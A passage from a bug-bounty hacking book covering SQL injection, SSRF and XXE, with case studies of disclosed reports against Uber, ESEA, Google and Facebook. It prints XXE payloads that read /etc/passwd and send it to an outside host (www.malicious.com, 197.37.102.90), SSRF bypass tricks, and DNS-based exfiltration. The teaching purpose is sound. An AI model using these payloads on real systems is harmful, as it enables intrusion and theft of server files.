This proof of concept allowed Orange to confirm the database user name and host name was sendcloud\_w@10.9.79.210 and the database name was sendcloud (to obtain the database name, replace user with database). In response to the report, Uber confirmed that the SQL injection hadn't occurred on their server. The injection occurred on a third-party Uber was using, but they still paid a reward. Not all bounty programs will do the same if a vulnerable service isn't their own. Uber likely paid a bounty because the exploit would allow an attacker to dump all of Uber's customer email addresses from the sendcloud database.

While you can write your own scripts as Orange did to dump database information from a vulnerable website, you could also use automated tools. The Resources chapter of this book includes information on SQLMap, one such tool.



### Takeaways

Keep an eye out for HTTP requests that accept encoded parameters. After you decode and inject your query into a request, be sure to re-encode your payload so everything still matches the encoding the database is expecting.

Extracting a database name, user name and host name is generally considered harmless, but be sure it's within the permitted actions of the bounties program you're working in. In some cases, the sleep command is enough for a proof of concept.

## Summary

SQLi can be a significant vulnerability and dangerous for a site. If an attacker were to find a SQLi, they might be able to obtain full permissions to a site. In some situations, a SQLi can be escalated by inserting data into the database that enables administrative permissions on the site, as in the Drupal example. When looking for SQLi vulnerabilities, keep an eye out for places where you can pass unescaped single or double quotes to a query. When you find a vulnerability, the indications that the vulnerability exists can be subtle, such as with blind injections. You should also look for places where you can pass data to a site in unexpected ways, such as places where you can substitute array parameters in request data like in the Uber bug.

# 12. Server Side Request Forgery

## Description

Server-side request forgery, or SSRF, is a vulnerability where an attacker is able to make a server perform unintended network requests. SSRFs are similar to CSRF with one notable difference. While the victim of a CSRF attack is a user, the SSRF victim is the website itself. Like with CSRF, SSRF vulnerabilities can vary in impact and methods of execution. In this book, we'll focus on HTTP requests, but SSRF can also exploit other types of protocols.

## HTTP Request Location

Depending on how the website is organized, a server vulnerable to SSRF may be able to make an HTTP request to an internal network or to external addresses. The vulnerable server's ability to make requests will determine what you can do with the SSRF.

Some larger websites have firewalls that prohibit external internet traffic from accessing internal servers, for example, the website will have a limited number of publicly facing servers that receive HTTP requests from visitors and send requests onto other servers that are publicly inaccessible. A common example of this are database servers, which are often inaccessible to the internet. When logging into a site like this, you might submit a username and password through a regular web form. The website would receive your HTTP request and perform its own request to the database server with your credentials, then the database server would respond to the web application server, and the web application server would relay the information to you. During this process, you often are not aware the remote database server exists and you should have no direct access to the database.

Vulnerable servers that allow attackers to control requests to internal servers may expose private information. For example, an SSRF on the previous database example might allow an attacker to send requests to the database server and retrieve information they shouldn't have access to. SSRF vulnerabilities provide attackers access to a broader network to target.

If you find an SSRF, but the vulnerable site doesn't have internal servers or they aren't accessible via the vulnerability, the next best thing to check for is whether you can perform requests to arbitrary external sites from the vulnerable server. If the target server can be exploited to communicate with a server you control, you can use the requested information from it to learn more about the software being used and you might be able to control the response to it.

For example, you might be able to convert external requests to internal requests if the vulnerable server will follow redirects, a trick Justin Kennedy (@jstnkndy) pointed out to me. In cases where a site won't allow access to internal IPs, but will contact external sites, you can return a HTTP response with a status code of 301, which is a redirect. Since you control the response, you can point the redirection to an internal IP address to test whether the server will follow the 301 and make an HTTP request to its internal network.

The least exciting situation is when an SSRF vulnerability only allows you to communicate with a limited number of external websites. In those cases, you might be able to take advantage of an incorrectly configured blacklist. For example, if a website is meant to communicate externally with leanpub.com, but is only validating that the URL provided ends in leanpub.com, an attacker could register attackerleanpub.com. This would allow an attacker to control a response back to the victim site.

## Invoking GET Versus POST Requests

Once you confirm a SSRF can be submitted, you should confirm what type of HTTP method can be invoked to exploit the site: GET or POST. POST requests may be more significant because they may invoke state changing behavior if POST parameters can be controlled. State changing behavior could be creating user accounts, invoking system commands or executing arbitrary code depending on what the server can communicate with. GET requests on the other hand are often associated with exfiltrating data.

## Blind SSRFs

After confirming where and how you can make a request, the next thing to consider is whether you can access the response of a request. When you can't access a response, you have a blind SSRF. For example, an attacker might have access to an internal network through SSRF, but can't read HTTP responses to the internal server requests. Because the attacker can't read the responses, they will need to find an alternative means of extracting information. There are two common ways of doing so: timing and DNS.

In some blind SSRFs, response times may reveal information about the servers being interacted with. One way of exploiting this, is to port scan inaccessible servers. Ports provide the ability to pass information in and out of a server. You scan ports on a server by sending a request and seeing whether they respond. For example, if you are exploiting a SSRF to an internal network by port scanning those servers, a response that returns in 1 second vs 10 seconds could indicate whether it's open, closed or filtered depending on how known ports (like 80 or 443) respond. Filtered ports are like a communication black hole. They don't reply to requests so you'll never know if they are open or closed. In contrast, a quick reply might mean that the server is open and accepting communication or is closed and not accepting communication. When exploiting SSRF for port scanning, you should try connecting to common ports like 22 (used for SSH), 80 (HTTP), 443 (HTTPS),

8080 (alternate HTTP), and 8443 (alternate HTTPS) to confirm whether responses differ and what information you can deduce from that.

DNS is used as a map for the internet. If you're able to invoke DNS requests using the internal systems and can control the address of the request, including the subdomain, you might be able to smuggle information out of otherwise blind SSRF vulnerabilities. To exploit this, you append the smuggled information as a subdomain to your own domain and the targeted server performs a DNS lookup to your site for that subdomain. For example, if you find a blind SSRF and are able to execute limited commands on a server but not read any responses, if you can invoke DNS lookups while controlling the lookup domain, using the command `whoami` and adding its output as a subdomain would send a request to your server, your server will receive a DNS lookup for `data.yourdomain.com`, where `data` is the out from the vulnerable server's `whoami` command.

## Leveraging SSRF

When you're not able to target internal systems, you can instead try to exploit SSRFs that impact users. If your SSRF isn't blind, one way of doing this is to return an XSS payload to the SSRF request, which is executed on the vulnerable site. Stored XSS payloads are especially significant if they are easily accessed by other users since you could exploit this to attack them. For example, supposed `www.leanpub.com` accepted a URL to fetch an image for your profile image, `www.leanpub.com/picture?url=`. You could submit a URL to your own site which returned a HTML page with a XSS payload, `www.leanpub.com/picture?url=attacker.com/xss`. If `www.leanpub.com` saved the HTML and rendered it for the image, there would be a stored XSS vulnerability. However, if Leanpub rendered the HTML with the XSS but didn't save it, you could test whether they prevented CSRF for that action. If they didn't, you could share the URL, `www.leanpub.com/picture?url=attacker.com/xss` with a target and if they visited the link, the XSS would fire as a result of the SSRF to your site.

When looking for SSRF vulnerabilities, keep an eye out for opportunities where you are allowed to submit a URL or IP address as part of some site functionality and consider how you could leverage the behavior to either communicate with internal systems or combine this with some other type of malicious behavior.

## Examples

### 1. ESEA SSRF and Querying AWS Metadata

**Difficulty:** medium

**Url:** [https://play.esea.net/global/media\\_preview.php?url=](https://play.esea.net/global/media_preview.php?url=)

**Report Link:** <http://buer.haus/2016/04/18/esea-server-side-request-forgery-and-querying-aws-meta-data/><sup>1</sup>

**Date Reported:** April 18, 2016

**Bounty Paid:** \$1000

**Description:**

E-Sports Entertainment Association (ESEA) is an esports competitive video gaming community founded by E-Sports Entertainment Association (ESEA). Recently they started a bug bounty program of which Brett Buerhaus found a nice SSRF vulnerability on.

Using Google Dorking, Brett searched for **site:https://play.esea.net/ ext:php**. This leverages Google to search the domain of **play.esea.net** for PHP files. The query results included **https://play.esea.net/global/media\_preview.php?url=**.

Looking at the URL, it seems as though ESEA may be rendering content from external sites. This is a red flag when looking for SSRF. As he described, Brett tried his own domain: **https://play.esea.net/global/media\_preview.php?url=http://ziot.org**. But no luck. Turns out, esea was looking for image files so he tried a payload including an image, first using Google as the domain, then his own, **https://play.esea.net/global/media\_preview.php?url=http://ziot.org/1.png**.

Success.

Now, the real vulnerability here lies in tricking a server into rendering content other than the intended images. In his post, Brett details typical tricks like using a null byte (%00), additional forward slashes and question marks to bypass or trick the back end. In his case, he added a ? to the url: **https://play.esea.net/global/media\_preview.php?url=http://ziot.org/?1.png**.

What this does is convert the previous file path, 1.png to a parameter and not part of the actual url being rendered. As a result, ESEA rendered his webpage. In other words, he bypassed the extension check from the first test.

Now, here, you could try to execute a XSS payload, as he describes. Just create a simple HTML page with Javascript, get the site to render it and that's all. But he went further. With input from Ben Sadeghipour (remember him from Hacking Pro Tips Interview #1 on my YouTube channel), he tested out querying for AWS EC2 instance metadata.

EC2 is Amazon's Elastic Compute Cloud, or cloud servers. They provide the ability to query themselves, via their IP, to pull metadata about the instance. This privilege is obviously locked down to the instance itself but since Brett had the ability to control what the server was loading content from, he could get it to make the call to itself and pull the metadata.

The documentation for ec2 is here: **<http://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-instance-metadata.html>**. Theres some pretty sensitive info you can grab.

---

<sup>1</sup><http://buer.haus/2016/04/18/esea-server-side-request-forgery-and-querying-aws-meta-data/>





### Takeaways

Google Dorking is a great tool which will save you time while exposing all kinds of possible exploits. If you're looking for SSRF vulnerabilities, be on the lookout for any target urls which appear to be pulling in remote content. In this case, it was the **url=** which was the giveaway.

Secondly, don't run off with the first thought you have. Brett could have reported the XSS payload which wouldn't have been as impactful. By digging a little deeper, he was able to expose the true potential of this vulnerability. But when doing so, be careful not to overstep.

## 2. Google Internal DNS SSRF

**Difficulty:** medium

**Url:** <https://www.rcesecurity.com/2017/03/ok-google-give-me-all-your-internal-dns-information/>

**Report Link:** <https://www.rcesecurity.com/2017/03/ok-google-give-me-all-your-internal-dns-information/><sup>2</sup>

**Date Reported:** January 2017

**Bounty Paid:** undisclosed


### Description:

Google provides the site <https://toolbox.googleapps.com> for users to debug issues they are having with Google's G Suite Services. Tools include browser debugging, log analyzers and DNS related lookups. It was the DNS tools that caught Julien Ahrens' attention when browsing the site for vulnerabilities (big thanks to him for allowing the inclusion of this vulnerability in the book and the use of the images he captured).

As part of Google's DNS tools, they include one called 'Dig'. This acts much like the Unix dig command to query domain name servers for site DNS information. This is the information that maps an IP address to a readable domain like [www.google.com](http://www.google.com). At the time of the finding, Google included two input fields, one for the URL and the other for the domain name server as shown in this, courtesy of Julien.

---

<sup>2</sup><https://www.rcesecurity.com/2017/03/ok-google-give-me-all-your-internal-dns-information/>



### Google Toolbox Interface

It was the “Name server” field that caught Julien’s attention because it allowed users to specify an IP address to point the DNS query to. This is significant as it suggested that users could send DNS queries to any IP address, possibly even internet restricted IP addresses meant for use only in internal private networks. These IP ranges include:

- 10.0.0.0 - 10.255.255.255
- 100.64.0.0 - 100.127.255.255
- 127.0.0.0 - 127.255.255.255
- 172.16.0.0 - 172.31.255.255
- 192.0.0.0 - 192.0.0.255
- 198.18.0.0 - 198.19.255.255

To begin testing the input field, Julien submitted the common localhost address 127.0.0.1 used to address the server executing the command. Doing so resulted in the error message, “Server did not respond.”. This implied that the tool was actually trying to

connect to it's own port 53, the port used to respond to DNS lookups, for information about his site, rcesecurity.com.

This subtle message is crucial because it reveals a potential vulnerability. On larger private networks, not all servers are internet facing, meaning only specific servers can be access remotely by users. Servers running websites are an example of intentionally accessible internet servers. However, if one of the servers on a network has both internal and external access and it contains a SSRF vulnerability, attackers may be able to exploit that server to gain access internal servers. This is what Julien was looking for.

On that note, he sent the HTTP request to Burp intruder to begin enumerating internal IP addresses in the 10. range. After a couple minutes, he got a response from an internal 10. IP address (he's purposely not disclosed which) with an empty A record about his domain.

```
id 60520
opcode QUERY
rcode REFUSED
flags QR RD RA
;QUESTION
www.rcesecurity.com IN A
;ANSWER
;AUTHORITY
;ADDITIONAL
```

The fact that is it empty doesn't matter since we'd expect an internal DNS server not to know anything about his external site. It's contents are also unimportant for this example. Rather, what's promising is the fact that a DNS server with internal access was found.

The next step was to retrieve information about Google's internal network. The best way to do so is to find their internal corporate network. This was easily done via a quick Google search which turned up a post on ycombinator's HackerNews referencing corp.google.com. The reason for targeting corp.google.com sub domain is its network information should be internal and not publicly accessible.

So, the next step was to begin brute forcing sub domains for corp.google.com which turned up ad.corp.google.com (apparently a Google search would have also turned this up). Submitting this sub domain and using the internal IP address, Google returned a bunch of private DNS information:

```
id 54403
opcode QUERY
rcode NOERROR
flags QR RD RA
;QUESTION
ad.corp.google.com IN A
;ANSWER
ad.corp.google.com. 58 IN A 100.REDACTED
ad.corp.google.com. 58 IN A 172.REDACTED
ad.corp.google.com. 58 IN A 172.REDACTED
ad.corp.google.com. 58 IN A 172.REDACTED
ad.corp.google.com. 58 IN A 172.REDACTED
ad.corp.google.com. 58 IN A 172.REDACTED
ad.corp.google.com. 58 IN A 172.REDACTED
ad.corp.google.com. 58 IN A 172.REDACTED
ad.corp.google.com. 58 IN A 172.REDACTED
ad.corp.google.com. 58 IN A 172.REDACTED
ad.corp.google.com. 58 IN A 100.REDACTED
;AUTHORITY
;ADDITIONAL
```

Note the references to the internal IP addresses 100. and 172. In comparison, the public DNS lookup for ad.corp.google.com returned the following:

```
dig A ad.corp.google.com @8.8.8.8
```

```
; <<>> DiG 9.8.3-P1 <<>> A ad.corp.google.com @8.8.8.8
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NXDOMAIN, id: 5981
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;ad.corp.google.com. IN A

;; AUTHORITY SECTION:
corp.google.com. 59 IN SOA ns3.google.com. dns-admin.google.com. 147615698 90\
0 900 1800 60

;; Query time: 28 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Wed Feb 15 23:56:05 2017
;; MSG SIZE rcvd: 86
```

It was possible to also obtain the internal name servers for ad.corp.google.com:

```
id 34583
opcode QUERY
rcode NOERROR
flags QR RD RA
;QUESTION
ad.corp.google.com IN NS
;ANSWER
ad.corp.google.com. 1904 IN NS hot-dcREDACTED
ad.corp.google.com. 1904 IN NS hot-dcREDACTED
ad.corp.google.com. 1904 IN NS cbf-dcREDACTED
ad.corp.google.com. 1904 IN NS vmgwsREDACTED
ad.corp.google.com. 1904 IN NS hot-dcREDACTED
ad.corp.google.com. 1904 IN NS vmgwsREDACTED
ad.corp.google.com. 1904 IN NS cbf-dcREDACTED
ad.corp.google.com. 1904 IN NS twd-dcREDACTED
ad.corp.google.com. 1904 IN NS cbf-dcREDACTED
ad.corp.google.com. 1904 IN NS twd-dcREDACTED
;AUTHORITY
;ADDITIONAL
```

Lastly, this other sub domains were also accessible, including a minecraft server at minecraft.corp.google.com



## Takeaways

Keep an eye out for opportunities where websites include functionality to make external HTTP requests. When you come across these, try pointing the request internally using the private network IP address listed above.

If the site won't access internal IPs, a trick Justin Kennedy once recommended to me was to make the external HTTP request to a server you control and respond to that request with a 301 redirect. This type of response tells the requester that the location for the resource they have requested has changed and points them to a new location. Since you control the response, you can point the redirection to an internal IP address to see the server will then make the HTTP request to the internal network.

## 3. Internal Port Scanning

**Difficulty:** Easy

**Url:** N/A

**Report Link:** N/A

**Date Reported:** October 2017

**Bounty Paid:** undisclosed

**Description:**

Web hooks are a common functionality that allow users to ask one site to send a request to another remote site when certain actions occur. For example, an e-commerce site might allow users to set up a web hook which sends purchase information to a remote site every time a user submits an order. Web hooks that allow the user to define the URL of the remote site provide an opportunity for SSRFs, but the impact of any might be limited since you can't always control the request or access the response.

In October 2017, I was testing a site when I noticed it provided the ability to create custom web hooks. I submitted the web hook URL as `http://localhost` to see if the server would communicate with itself. However, the site said this was not permitted, so I also tried `http://127.0.0.1`, but this also returned an error message. Undeterred, I tried referencing `127.0.0.1` in other ways. The [IP Address Converter](https://www.psyon.org/tools/ip_address_converter.php?ip=127.0.0.1)<sup>3</sup> lists several alternative IP addresses including `127.0.1` and `127.1` among many others. Both appeared to work.

I submitted my report, but the severity of this was too low to warrant a bounty since all I had demonstrated was the ability to bypass their localhost check. To be eligible for a reward, I needed to demonstrate the ability to compromise their infrastructure or extract information.

The site also had a feature called web integrations, which allows users to import remote content to the site. By creating a custom integration, I could provide a remote URL that returns an XML structure for the site to parse and render for my account.

To start, I submitted `127.0.0.1` and hoped the site might disclose some information about the response. Instead, the site rendered an error in place of valid content: 500 "Unable to connect." This looked promising because the site was disclosing information about the response. Next, I checked whether I could communicate with ports on the server. I went back to the integration configuration and submitted `127.0.0.1:443`, which is the IP address to access and the port on the server separated by a colon. This allowed me to see if the site could communicate on port 443. Again, I got, 500 "Unable to connect." Same for port 8080. Next, I tried port 22, which is commonly used to connect over SSH. This time I got error 503, "Could not retrieve all headers."

Bingo. This response was different and confirmed a connection. "Could not retrieve all headers" was returned because I was sending HTTP traffic to a port expecting the SSH protocol. I resubmitted the report to demonstrate that I could use web integrations

---

<sup>3</sup>[https://www.psyon.org/tools/ip\\_address\\_converter.php?ip=127.0.0.1](https://www.psyon.org/tools/ip_address_converter.php?ip=127.0.0.1)

to port scan their internal server since responses were different for open/closed and filtered ports.



## Takeaways

If you're able to submit a URL to create web hooks or intentionally import remote content, try to define specific ports. Minor changes in how a server responds to different ports may reveal whether a port is open/closed or filtered. In addition to differences in the messages returned by the server, ports may reveal whether they are open/closed, or filtered through how long it takes the server to respond to the request.

## Summary

Server side request forgeries occur when a server can be leveraged to make requests on behalf of an attacker. However, not all requests end up being exploitable. For example, just because a site allows you to provide a URL to an image which it will copy and use on its own site (like the ESEA example above), doesn't mean the server is vulnerable. Finding that is just the first step after which you will need to confirm what the potential is. With regards to ESEA, while the site was looking for image files, it wasn't validating what it received and could be used to render malicious XSS as well as make HTTP requests for its own EC2 metadata.

# 13. XML External Entity Vulnerability

## Description

An XML External Entity (XXE) vulnerability involves exploiting how an application parses XML input, more specifically, exploiting how the application processes the inclusion of external entities included in the input. To gain a full appreciation for how this is exploited and its potential, I think it's best for us to first understand what the eXtensible Markup Language (XML) and external entities are.

A metalanguage is a language used for describing other languages, and that's what XML is. It was developed after HTML in part, as a response to the shortcomings of HTML, which is used to define the **display** of data, focusing on how it should look. In contrast, XML is used to define how data is to be **structured**.

For example, in HTML, you have tags like <title>, <h1>, <table>, <p>, etc. all of which are used to define how content is to be displayed. The <title> tag is used to define a page's title (shocking), <h1> tags refer define headings, <table> tags present data in rows and columns and <p> are presented as simple text. In contrast, XML has no predefined tags. Instead, the person creating the XML document defines their own tags to describe the content being presented. Here's an example:

```
<?xml version="1.0" encoding="UTF-8"?>
<jobs>
  <job>
    <title>Hacker</title>
    <compensation>1000000</compensation>
    <responsibility optional="1">Shot the web</responsibility>
  </job>
</jobs>
```

Reading this, you can probably guess the purpose of the XML document - to present a job listing but you have no idea how this will look if it were presented on a web page. The first line of the XML is a declaration header indicating the version of XML to be used and type of encoding. At the time of writing this, there are two versions of XML, 1.0 and 1.1. Detailing the differences between 1.0 and 1.1 is beyond the scope of this book as they should have no impact on your hacking.

After the initial header, the tag <jobs> is included and surrounds all other <job> tags, which includes <title>, <compensation> and <responsibilities> tags. Now, whereas with HTML,



some tags don't require closing tags (e.g., <br>), all XML tags require a closing tag. Again, drawing on the example above, <jobs> is a starting tag and </jobs> would be the corresponding ending tag. In addition, each tag has a name and can have an attribute. Using the tag <job>, the tag name is **job** but it has no attributes. <responsibility> on the other hand has the name **responsibility** with an attribute **optional** made up of the attribute name **optional** and attribute value **1**.

Since anyone can define any tag, the obvious question then becomes, how does anyone know how to parse and use an XML document if the tags can be anything? Well, a valid XML document is valid because it follows the general rules of XML (no need for me to list them all but having a closing tag is one example I mentioned above) and it matches its document type definition (DTD). The DTD is the whole reason we're diving into this because it's one of the things which will enable our exploit as hackers.

An XML DTD is like a definition document for the tags being used and is developed by the XML designer, or author. With the example above, I would be the designer since I defined the jobs document in XML. A DTD will define which tags exist, what attributes they may have and what elements may be found in other elements, etc. While you and I can create our own DTDs, some have been formalized and are widely used including Really Simple Syndication (RSS), general data resources (RDF), health care information (HL7 SGML/XML), etc.

Here's what a DTD file would look like for my XML above:

```
<!ELEMENT Jobs (Job)*>
<!ELEMENT Job (Title, Compensation, Responsibility)>
<!ELEMENT Title (#PCDATA)>
<!ELEMENT Compenstaion (#PCDATA)>
<!ELEMENT Responsibility(#PCDATA)>
<!ATTLIST Responsibility optional CDATA "0">
```

Looking at this, you can probably guess what most of it means. Our <jobs> tag is actually an XML !ELEMENT and can contain the element Job. A Job is an !ELEMENT which can contain a Title, Compensation and Responsibility, all of which are also !ELEMENTs and can only contain character data, denoted by the (#PCDATA). Lastly, the !ELEMENT Responsibility has a possible attribute (!ATTLIST) optional whose default value is 0.

Not too difficult right? In addition to DTDs, there are still two important tags we haven't discussed, the **!DOCTYPE** and **!ENTITY** tags. Up until this point, I've insinuated that DTD files are external to our XML. Remember the first example above, the XML document didn't include the tag definitions, that was done by our DTD in the second example. However, it's possible to include the DTD within the XML document itself and to do so, the first line of the XML must be a **<!DOCTYPE>** element. Combining our two examples above, we'd get a document that looks like:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE Jobs [
  <!ELEMENT Job (Title, Compensation, Responsibility)>
  <!ELEMENT Title (#PCDATA)>
  <!ELEMENT Compenstaion (#PCDATA)>
  <!ELEMENT Responsibility(#PCDATA)>
  <!ATTLIST Responsibility optional CDATA "0">
]>
<jobs>
  <job>
    <title>Hacker</title>
    <compensation>1000000</compensation>
    <responsibility optional="1">Shot the web</responsibility>
  </job>
</jobs>
```

Here, we have what's referred to as an **Internal DTD Declaration**. Notice that we still begin with a declaration header indicating our document conforms to XML 1.0 with UTF-8 encoding, but immediately after, we define our DOCTYPE for the XML to follow. Using an external DTD would be similar except the !DOCTYPE would look like <!DOCTYPE jobs SYSTEM "jobs.dtd">. The XML parser would then parse the contents of the **jobs.dtd** file when parsing the XML file. This is important because the !ENTITY tag is treated similarly and provides the crux for our exploit.

An XML entity is like a placeholder for information. Using our previous example again, if we wanted every job to include a link to our website, it would be tedious for us to write the address every time, especially if our URL could change. Instead, we can use an !ENTITY and get the parser to fetch the contents at the time of parsing and insert the value into the document. I hope you see where I'm going with this.

Similar to an external DTD file, we can update our XML file to include this idea:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE Jobs [
  <!ELEMENT Job (Title, Compensation, Responsibility, Website)>
  <!ELEMENT Title (#PCDATA)>
  <!ELEMENT Compenstaion (#PCDATA)>
  <!ELEMENT Responsibility(#PCDATA)>
  <!ATTLIST Responsibility optional CDATA "0">
  <!ELEMENT Website ANY>
  <!ENTITY url SYSTEM "website.txt">
]>
<jobs>
```

```
<job>
  <title>Hacker</title>
  <compensation>1000000</compensation>
  <responsibility optional="1">Shot the web</responsibility>
  <website>&url;</website>
</job>
</jobs>
```

Here, you'll notice I've gone ahead and added a Website !ELEMENT but instead of (#PCDATA), I've added ANY. This means the Website tag can contain any combination of parsable data. I've also defined an !ENTITY with a SYSTEM attribute telling the parser to get the contents of the website.txt file. Things should be getting clearer now.

Putting this all together, what do you think would happen if instead of "website.txt", I included "/etc/passwd"? As you probably guessed, our XML would be parsed and the contents of the sensitive server file /etc/passwd would be included in our content. But we're the authors of the XML, so why would we do that?

Well, an XXE attack is made possible when a victim application can be abused to include such external entities in their XML parsing. In other words, the application has some XML expectations but isn't validating what it's receiving and so, just parses what it gets. For example, let's say I was running a job board and allowed you to register and upload jobs via XML. Developing my application, I might make my DTD file available to you and assume that you'll submit a file matching the requirements. Not recognizing the danger of this, I decide to innocently parse what I receive without any validation. But being a hacker, you decide to submit:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >
]
>
<foo>&xxe;</foo>
```

As you now know, my parser would receive this and recognize an internal DTD defining a foo Document Type telling it foo can include any parsable data and that there's an !ENTITY xxe which should read my /etc/passwd file (the use of file:// is used to denote a full file uri path to the /etc/passwd file) when the document is parsed and replace &xxe; elements with those file contents. Then, you finish it off with the valid XML defining a <foo> tag, which prints my server info. And that friends, is why XXE is so dangerous.

But wait, there's more. What if the application didn't print out a response, it only parsed your content. Using the example above, the contents would be parsed but never returned

to us. Well, what if instead of including a local file, you decided you wanted to contact a malicious server like so:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY % xxe SYSTEM "file:///etc/passwd" >
  <!ENTITY callhome SYSTEM "www.malicious.com/?%xxe;">
]
>
<foo>&callhome;</foo>
```

Before explaining this, you may have picked up on the use of the % instead of the & in the callhome URL, %xxe;. This is because the % is used when the entity is to be evaluated within the DTD definition itself and the & when the entity is evaluated in the XML document. Now, when the XML document is parsed, the callhome !ENTITY will read the contents of the /etc/passwd file and make a remote call to www.malicious.com sending the file contents as a URL parameter. Since we control that server, we can check our logs and sure enough, have the contents of /etc/passwd. Game over for the web application.

So, how do sites protect them against XXE vulnerabilities? They disable the parsing of external entities.

## Examples

### 1. Read Access to Google

**Difficulty:** Medium

**Url:** google.com/gadgets/directory?synd=toolbar

**Report Link:** [Detectify Blog<sup>1</sup>](#)

**Date Reported:** April 2014

**Bounty Paid:** \$10,000

**Description:**

Knowing what we know about XML and external entities, this vulnerability is actually pretty straight forward. Google's Toolbar button gallery allowed developers to define their own buttons by uploading XML files containing specific meta data.


---

<sup>1</sup><https://blog.detectify.com/2014/04/11/how-we-got-read-access-on-googles-production-servers>

However, according to the Detectify team, by uploading an XML file with an !ENTITY referencing an external file, Google parsed the file and proceeded to render the contents. As a result, the team used the XXE vulnerability to render the contents of the servers /etc/passwd file. Game over.



Detectify screenshot of Google’s internal files



**Takeaways**

Even the Big Boys can be vulnerable. Although this report is almost 2 years old, it is still a great example of how big companies can make mistakes. The required XML to pull this off can easily be uploaded to sites which are using XML parsers. However, sometimes the site doesn’t issue a response so you’ll need to test other inputs from the OWASP cheat sheet above.

2. Facebook XXE with Word

**Difficulty:** Hard

**Url:** facebook.com/careers

**Report Link:** [Attack Secure<sup>2</sup>](#)

**Date Reported:** April 2014

**Bounty Paid:** \$6,300

**Description:**

This XXE is a little different and more challenging than the first example as it involves remotely calling a server as we discussed in the description.

In late 2013, Facebook patched an XXE vulnerability by Reginaldo Silva which could have potentially been escalated to a Remote Code Execution vulnerability since the contents of the `/etc/passwd` file were accessible. That paid approximately \$30,000.

As a result, when Mohamed challenged himself to hack Facebook in April 2014, he didn't think XXE was a possibility until he found their careers page which allowed users to upload .docx files which can include XML. For those unaware, the .docx file type is just an archive for XML files. So, according to Mohamed, he created a .docx file and opened it with 7zip to extract the contents and inserted the following payload into one of the XML files:

```
<!DOCTYPE root [  
<!ENTITY % file SYSTEM "file:///etc/passwd">  
<!ENTITY % dtd SYSTEM "http://197.37.102.90/ext.dtd">  
%dtd;  
%send;  
]]>
```

As you'll recognize, if the victim has external entities enabled, the XML parser will evaluate the `&dtd;` entity which makes a remote call to `http://197.37.102.90/ext.dtd`. That call would return:

```
<!ENTITY send SYSTEM 'http://197.37.102.90/?FACEBOOK-HACKED%26file;'>
```

So, now `%dtd;` would reference the external `ext.dtd` file and make the `%send;` entity available. Next, the parser would parse `%send;` which would actually make a remote call to `http://197.37.102.90/%file;`. The `%file;` reference is actually a reference to the `/etc/passwd` file in an attempt to append its content to the `http://197.37.102.90/%file;` call.

As a result of this, Mohamed started a local server to receive the call and content using Python and SimpleHTTPServer. At first, he didn't receive a response, but he waited then he received this:

---

<sup>2</sup><http://www.attack-secure.com/blog/hacked-facebook-word-document>

```
Last login: Tue Jul 8 09:11:09 on console
Mohamed:~ mohaab007: sudo python -m SimpleHTTPServer 80
Password:
Serving HTTP on 0.0.0.0 port 80...
